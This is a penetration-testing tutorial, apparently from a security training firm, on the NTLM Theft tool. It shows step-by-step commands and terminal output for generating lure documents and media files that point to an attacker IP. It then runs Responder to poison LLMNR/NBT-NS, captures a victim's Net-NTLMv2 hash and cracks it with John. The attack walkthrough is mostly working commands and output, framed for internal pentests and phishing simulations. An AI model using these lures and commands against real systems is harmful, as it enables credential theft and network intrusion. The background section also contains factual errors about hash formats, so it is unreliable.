MULTIPLE FILES TO CAPTURE NTLM HASHES
# NTLM THEFT

Contents

Introduction

Often while conducting penetration tests, attackers aim to escalate their privileges. Be it Kerberoasting or a simple lsass dump attack, stealing NTLM hashes always tops off the list of priorities in the said motive. And there exist various methods to do this using a plethora of tools, however, NTLM Theft is a tool that aggregates many of these attacks under one platform. We'll discuss the tool in this article.

Installation and Setup

NTLM Theft can be found on github **here**. We must clone the repository and add one additional python3 package required to run an xlsx attack called xlsxwriter.

> **git clone https://github.com/Greenwolf/ntlm_theft**
> **pip3 install xlsxwriter**

In the folder, you would find a python script. This is the tool we'd be running. But before that, allow me to share some fundamental theories about NTLM.

Windows Authentication: In the 1980s when people had jazz hair and funky boots, Microsoft wanted to use a fundamentally SSO algorithm to allow users to securely sign-on in to their systems. So, they allowed users to input a password and store it as **LM Hash.**

LM Hash: It is a 142-character, character-insensitive hash which is stored in **%SystemRoot%/system32/config/SAM** file in a local system and **%systemroot%\ntds.dit** when the system is part of an Active Directory.

NT Hash: It is a modern version of the LM authentication protocol. **NT Hash** or commonly known as **NTLM Hash** is a full Unicode (65,536 characters) character-sensitive hash. It came out later to overcome the fundamental insecurity in LM protocol.

If NT is more recent, why does LM exist still? 2 words– backwards compatibility. Many environments no longer need it and can disable the storage of that value.

Net-NTLMv1 and Net-NTLMv2: Their fundamental mechanism is the same as NThash, they just offer better brute-force protection, but still are very much crackable.

Dumping NTLM hashes via docx file using NTLM Theft

In this practical demonstration, we'll be using a responder to dump Net-NTLMv2 hashes from a local Windows 10 machine using the NTLM Theft tool and crack them using John.

```
python3 ntlm_theft.py -g all -s 192.168.1.3 -f test
```

-g: generate. Here, we specify the file types (for related attacks) to generate

-s: server's IP. here, the IP address of our Kali machine as that is where the responder will be running

-f: filename.

```
┌──(root💀kali)-[~/ntlm_theft]
└─# python3 ntlm_theft.py -g all -s 192.168.1.3 -f test
Created: test/test.scf (BROWSE TO FOLDER)
Created: test/test-(url).url (BROWSE TO FOLDER)
Created: test/test-(icon).url (BROWSE TO FOLDER)
Created: test/test.lnk (BROWSE TO FOLDER)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test-(externalcell).xlsx (OPEN)
Created: test/test.wax (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: test/Autorun.inf (BROWSE TO FOLDER)
Created: test/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

This would save all the files under the named directory "test"

iGNITE
Technologies

```
┌──(root💀kali)-[~/ntlm_theft]
└─# cd test

┌──(root💀kali)-[~/ntlm_theft/test]
└─# ls -al
total 204
drwxr-xr-x 2 root root  4096 Jan  9 15:10  .
drwxr-xr-x 6 root root  4096 Jan  9 15:10  ..
-rw-r--r-- 1 root root    79 Jan  9 15:10  Autorun.inf
-rw-r--r-- 1 root root    47 Jan  9 15:10  desktop.ini
-rw-r--r-- 1 root root  1650 Jan  9 15:10  test.application
-rw-r--r-- 1 root root   147 Jan  9 15:10  test.asx
-rw-r--r-- 1 root root  5858 Jan  9 15:10 'test-(externalcell).xlsx'
-rw-r--r-- 1 root root 10224 Jan  9 15:10 'test-(frameset).docx'
-rw-r--r-- 1 root root 72585 Jan  9 15:10 'test-(fulldocx).xml'
-rw-r--r-- 1 root root    79 Jan  9 15:10  test.htm
-rw-r--r-- 1 root root   108 Jan  9 15:10 'test-(icon).url'
-rw-r--r-- 1 root root 10217 Jan  9 15:10 'test-(includepicture).docx'
-rw-r--r-- 1 root root   192 Jan  9 15:10  test.jnlp
-rw-r--r-- 1 root root  2164 Jan  9 15:10  test.lnk
-rw-r--r-- 1 root root    49 Jan  9 15:10  test.m3u
-rw-r--r-- 1 root root   770 Jan  9 15:10  test.pdf
-rw-r--r-- 1 root root 26285 Jan  9 15:10 'test-(remotetemplate).docx'
-rw-r--r-- 1 root root   103 Jan  9 15:10  test.rtf
-rw-r--r-- 1 root root    85 Jan  9 15:10  test.scf
-rw-r--r-- 1 root root   163 Jan  9 15:10 'test-(stylesheet).xml'
-rw-r--r-- 1 root root    56 Jan  9 15:10 'test-(url).url'
-rw-r--r-- 1 root root    56 Jan  9 15:10  test.wax
-rw-r--r-- 1 root root   116 Jan  9 15:10  zoom-attack-instructions.txt
```

Now, as I have mentioned earlier, many attacks exist. We will be using the generated docx file to exploit "includepicture" functionality.

In older MS Word versions, selecting picture -> clicking insert->picture->link to file allowed a user to input a link to desired image. The tools adds attacker's IP in that field of docx file so that eventually the victim tries to connect to the attacker to fetch that image. That is when the responder comes into the equation.

Now, we will set up a responder on the eth0 interface.

responder -I eth0

```
┌──(root💀kali)-[~]
└─# responder -I eth0  ⬅

      ._____._____._____._____._____.___  __._____  ._____._____.
      |   _  |   ___|   ____|   _   |   _   |   \|  |   _  |  |   ____|   _  |
      |  | | |  |___|  |___ |  | |  |  | |  |  |  \  |  | | |  |  |__  |  |_| |
      |__| |_|_____|_____|__| |__|__| |__|__|\__|_____|  |_____|_____|_|
                    |___|

            NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
     LLMNR                        [ON]
     NBT-NS                       [ON]
     MDNS                         [ON]
     DNS                          [ON]
     DHCP                         [OFF]

[+] Servers:
     HTTP server                  [ON]
     HTTPS server                 [ON]
     WPAD proxy                   [OFF]
```

What the responder does is that when a client tries to connect (in this case, the victim tries to connect to my IP 192.168.1.3), it poisons LLMNR and NBT-NS and spoofs SMB requests in order to grab Net-NTLMv2 hashes.

So, now the victim opens the docx file that we sent to them using any medium and wait for them to open.

As the victim opens the docx file, we see the responder has successfully captured NTLMv2 hashes!

```
[!] Error starting SSL server on port 5986, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : ::ffff:192.168.1.133
[SMB] NTLMv2-SSP Username : .\pentest
[SMB] NTLMv2-SSP Hash     : pentest::.:c3c2e57712244984:15AD6A61183FE6754A4614A204C1D9E4:0101000000000000000A5E683
0400340057004900D4E002D005500330034005800580044004200350045005A0047002E005700520059004700F2E004C004F00430041004C000
400020000000800300030000000000000000100000000200000F9B995F642D50CB47533D89E4144B2E3E23607E96D26FDE08939B9040595C5
000000
```

We can traverse our directory to /usr/share/responder/logs to find the output of the responder. We find our NTLM hashes in a text file called SMB-NTLMv2-SSP-192.168.1.133.txt (IPv4 version) and use john to crack NTLM hashes.

```
Analyzer-Session.log  Config-Responder.log  Poisoners-Session.log  Responder-Session.
┌──(root💀kali)-[/usr/share/responder/logs]
└─# cd /usr/share/responder/logs  ←

┌──(root💀kali)-[/usr/share/responder/logs]
└─# ls -al
total 68
drwxr-xr-x 2 root root  4096 Jan  9 15:14 .
drwxr-xr-x 9 root root  4096 Jan  9 15:15 ..
-rw-r--r-- 1 root root     0 Jan  6 14:14 Analyzer-Session.log
-rw-r--r-- 1 root root 37200 Jan  9 15:13 Config-Responder.log
-rw-r--r-- 1 root root   138 Jan  9 15:15 Poisoners-Session.log
-rw-r--r-- 1 root root  2634 Jan  9 15:15 Responder-Session.log
-rw-r--r-- 1 root root  6210 Jan  6 14:17 SMB-NTLMv2-SSP-192.168.1.133.txt
-rw-r--r-- 1 root root  1380 Jan  9 15:14 SMB-NTLMv2-SSP-::ffff:192.168.1.133.txt

┌──(root💀kali)-[/usr/share/responder/logs]
└─# john SMB-NTLMv2-SSP-::ffff:192.168.1.133.txt  ←
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for perfor
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123              (pentest)
123              (pentest)
2g 0:00:00:00 DONE 2/3 (2022-01-09 15:17) 200.0g/s 291600p/s 291600c/s 583200C/s 1234
Use the "--show --format=netntlmv2" options to display all of the cracked passwords r
Session completed.
```

Just like that, we have successfully escalated our privileges!

We can repeat the same process and choose a different attack this time. Let us go with an audio file that will be opened in the Windows media player. We see the file "test.m3u" let's send it to the victim and wait for him to open it.

iGNITE
Technologies

In our responder session, we see a log file has been created. We can use john to crack NTLM hashes we just captured using a different technique.

> **john SMB-NTLMv2-SSP-::ffff:192.168.1.133.txt**


```
┌──(root💀kali)-[/usr/share/responder/logs]
└─# ls
Analyzer-Session.log  Config-Responder.log  Poisoners-Session.log  Responder-Session.log  SMB-NTLMv2-SSP-::ffff:192.168.1.133.txt

┌──(root💀kali)-[/usr/share/responder/logs]
└─# john SMB-NTLMv2-SSP-::ffff:192.168.1.133.txt ←
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123              (pentest)
1g 0:00:00:00 DONE 2/3 (2022-01-09 15:22) 100.0g/s 291600p/s 291600c/s 291600C/s 123456..222222
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

But of course, you would also see various methods in the tool (files) which won't run on modern versions of windows. For this, we can use a "modern" filter with ntlm theft tool that would only generate files that would run successful attacks on modern windows versions.

> **python3 ntlm_theft.py -g modern -s 192.168.1.3 -f ignite**

```
┌──(root💀kali)-[~/ntlm_theft]
└─# python3 ntlm_theft.py -g modern -s 192.168.1.3 -f ignite  ◄──
Skipping SCF as it does not work on modern Windows
Created: ignite/ignite-(url).url (BROWSE TO FOLDER)
Created: ignite/ignite-(icon).url (BROWSE TO FOLDER)
Created: ignite/ignite.lnk (BROWSE TO FOLDER)
Created: ignite/ignite.rtf (OPEN)
Created: ignite/ignite-(stylesheet).xml (OPEN)
Created: ignite/ignite-(fulldocx).xml (OPEN)
Created: ignite/ignite.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: ignite/ignite-(includepicture).docx (OPEN)
Created: ignite/ignite-(remotetemplate).docx (OPEN)
Created: ignite/ignite-(frameset).docx (OPEN)
Created: ignite/ignite-(externalcell).xlsx (OPEN)
Created: ignite/ignite.wax (OPEN)
Created: ignite/ignite.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: ignite/ignite.asx (OPEN)
Created: ignite/ignite.jnlp (OPEN)
Created: ignite/ignite.application (DOWNLOAD AND OPEN)
Created: ignite/ignite.pdf (OPEN AND ALLOW)
Skipping zoom as it does not work on the latest versions
Skipping Autorun.inf as it does not work on modern Windows
Skipping desktop.ini as it does not work on modern Windows
Generation Complete.
```

Or we can also specify the desired type of file for the attack for simplicity. Let's say we only want to run an excel attack. We create this file using

> **python3 ntlm_theft.py -g xlsx -s 192.168.1.3 -f demo**

```
┌──(root💀kali)-[~/ntlm_theft]
└─# python3 ntlm_theft.py -g xlsx -s 192.168.1.3 -f demo  ◄──
Created: demo/demo-(externalcell).xlsx (OPEN)
Generation Complete.

┌──(root💀kali)-[~/ntlm_theft]
└─# cd demo

┌──(root💀kali)-[~/ntlm_theft/demo]
└─# ls
'demo-(externalcell).xlsx'
```

Conclusion

NTLM Theft tool saves the time of a penetration tester by readily creating many payloads that can be used to steal NTLM hashes of a system. This script relies on the responder to launch LLMNR and NBT poisoning attacks in order to steal NTLM hashes. Possible future development in the script could be adding this functionality of poisoning and making it a standalone tool for all NTLM needs. Having said that, it is very handy and highly recommended for internal PT and internal phishing simulations as SMB traffic is allowed within a domain. It can also be used with networks where a firewall allows SMB traffic to go out of their network. If you do find a network like that, do reach out! Thanks for reading.

****